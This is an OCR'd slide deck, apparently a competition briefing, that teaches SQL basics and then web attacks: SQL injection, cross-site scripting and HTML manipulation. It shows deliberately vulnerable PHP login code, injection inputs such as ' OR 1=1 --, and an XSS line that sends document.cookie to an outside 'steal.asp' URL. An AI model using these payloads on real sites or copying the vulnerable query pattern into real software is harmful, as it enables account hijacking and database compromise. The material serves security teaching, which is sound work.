VALUES (5, 'Tjessem', 'Jakob')

DELETE query



P_Id	LastName	FirstName	Address	City
1	Hansen	Ola	Timoteivn 10	Sandnes
2	Svendson	Tove	Borgvn 23	Sandnes
3	Pettersen	Kari	Storgt 20	Stavanger
4	Nilsen	Johan	Bakken 2	Stavanger
5	Tjessem	Jakob	Nissestien 67	Sandnes

- DELETE FROM table_name WHERE some_column=some_value

Now we want to delete the person "Tjessem, Jakob" in the "Persons" table


DELETE FROM Persons WHERE LastName='Tjessem' AND FirstName='Jakob'

What if I want to **delete all the rows of a table**?

DELETE * FROM table_name

What is the difference between the last statement and this statement "DROP TABLE table_name" ?

UPDATE query



P_Id	LastName	FirstName	Address	City
1	Hansen	Ola	Timoteivn 10	Sandnes
2	Svendson	Tove	Borgvn 23	Sandnes
3	Pettersen	Kari	Storgt 20	Stavanger
4	Nilsen	Johan	Bakken 2	Stavanger
5	Tjessem	Jakob		

- UPDATE table_name SET column1=value, column2=value2,...

  WHERE some_column=some_value

Now we want to update the person Jakob Tjessem in the "Persons" table. By setting his address to Nissestien 67 and the city to Sandnes

```
UPDATE Persons
 SET Address='Nissestien 67', City='Sandnes'
 WHERE LastName='Tjessem' AND FirstName='Jakob‘;
```

Possible attacks: Web Security

Attacks to be used

- The following attacks could be used in the competition:

1. SQL Injection.
2. Cross Site Scripting (XSS).
3. HTML
4. URL Manipulation.

29

SQL Injection

30

What is SQL Injection?

- SQL injection is:
  - The process of adding SQL statements in user input.
  - Used by hackers to:
    - Probe databases (An attacker can go to extent of dropping tables from the database.)
    - Bypass authorization
    - Execute multiple SQL statements
    - Call built-in stored procedures

When does SQL Injection occur?


- *SQL injection* occurs when developers dynamically build SQL statements by using user input. The hacker can add their own commands to the SQL statement via the user input, thereby performing operations that were not intended by the developer.

SQL Injection – Vulnerable code

- $user = $_POST['user'];
- $password = $_POST['password'];
- $query = "SELECT name, age FROM usertable WHERE username = '$user' AND password = '$password' ";
- $result = mysql_query($query);
- *// check if mysql found anything, and get the record if it did*
- if (mysql_num_rows($result)&gt; 0) {
- $data = mysql_fetch_assoc($result);
- echo ' Hello' .$data['name']';
- }
- else {
- echo 'Incorrect Username or Password';
- }

SQL – A Recap

- Many websites use databases to store user information (web servers being essentially stateless).
- SQL (Structured Query Language) is a way to input and extract values from a database common across different platforms (Oracle, MS, MySQL). The basic commands are:
  - SELECT columns FROM table WHERE condition ORDER BY colsumn;
  - INSERT INTO table (col1, col2, ...) VALUES (1, "abc", ...);
  - UPDATE table SET col1 = "value" WHERE condition;
  - DELETE FROM table WHERE condition;
- A site will often **take user input as one of the variables** in the above commands to update values (e.g. a user posting a message to a blog) or perform calculations on them (e.g. checking authentication).



SQL Injection – The Problem


Expected:

```
username: abc
password: test123

When submitted, the SQL query will be built up as:
select * from users where username='abc' and password = 'test123'
```

The unexpected:

```
username: abc'; --
password:

The following is the query sent onto the DB:
select * from users where username='abc'; --' and password=''
```

35



SQL Injection – The Problem


Expected:

```
Username: doug
Password: p@$$w0rd

SELECT COUNT(*)
FROM Users
WHERE username='doug' and password='p@$$w0rd'
```


The unexpected:

```
Username: ' OR 1=1 --
Password:

SELECT COUNT(*)
FROM Users
WHERE username='' OR 1=1 -- and password=''
```


36



SQL Injection




SQL Injection



SQL Injection

Expected from user

39



SQL Injection

The Unexpected

40

SQL Injection - Solution

- **How do attackers know?**
  - Insider Information
  - Trial and Error
    - Error message often reveal too much
    - Malicious user can force an error to discover information about the database
- **How to prevent?**
  - Strong validation at server side for user input
  - Data validation strategies
    - Accept Only Known Valid Data
    - Reject Known Bad Data
  - All the methods must check Data Type, Syntax, Length

41

Cross-Site Scripting (XSS)


42

What Is Cross-Site Scripting?

- A technique that allows hackers to:
  - Execute malicious script in a client's Web browser
  - Insert <script>, <object>, <applet>, <form>, and <embed> tags
  - Steal Web session information and authentication cookies
  - Access the client computer

- Cross-site scripting involves Web applications that dynamically generate HTML pages. If these applications embed user input in the pages they generate, hackers can include content in those pages that executes malicious script in client browsers.


43


Attacker
user's browser
malicious script
attacker's server
legitimate server
1: construct a malicious link
2: email the URL to user and convince user to click on it
3: request the page
4: page with malicious script
5: run

http://www.ibm.com/developerworks/tivoli/library/s-csscript/

44

XSS – Stealing Users' Cookies


Attacker
user's browser
malicious script
legitimate server
attacker's server
1: file a page with malicious script
2: view the page filed by the attacker
3: HTML containing malicious script
4: run
5: collect the user's cookies
6: redirect to attacker's server
After this step, the attacker has the user's cookies, account hijacking is possible.
7: send the request with the user's cookies

http://www.ibm.com/developerworks/tivoli/library/s-csscript/


45

- The **<script> tag** is used to define a **client-side** script
- Examples:

- <script>

alert('you moved your mouse over the text');


</script>



you moved your mouse over the text

- **Scripts**

```
<script>
document.write("Hello World!")
</script>
```


Hello World!

- <script>window.navigate("http://somesite.net/steal.asp?cookie="+document.cookie)</script>
- <script> navigate ("www.somesite.com") </script>

HTML

49

HTML

- **HTML** Hypertext Markup Language is the set of markup symbols or codes inserted in a file intended for **display on a World Wide Web browser** page


Tags

- <elements></elements>

- <html>
- <head></head>
- <body>
- <form>
- </form>
- </body>
- </html>


- **Buttons**

```
<button type="button">Click Me!</button>
```



- **Drop down list**

```
<select>
    <option value="volvo">Volvo</option>
    <option value="saab">Saab</option>
    <option value="opel">Opel</option>
    <option value="audi">Audi</option>
</select>
```



- **Text Box**


<textarea rows="4" cols="50">

At w3schools.com you will learn how to make a website. We offer free tutorials in all web development technologies.

</textarea>

- **Check Box**


<input type="**checkbox**" name="vehicle" value="Bike">



```
At w3schools.com you will learn how to make a
website. We offer free tutorials in all web
development technologies.
```

HTML Links

- <a href="*url*">*link text*</a>
- <a href="http://www.w3schools.com/html/">Visit our HTML tutorial</a>




HTML tags can be used to make the attacks work:

- HTML tags are read when the page is displayed
- Hyperlinks can be used to direct users to other pages
- HTML attacks range from low to critical.

55

http://www.ibm.com/developerworks/tivoli/library/s-csscript/

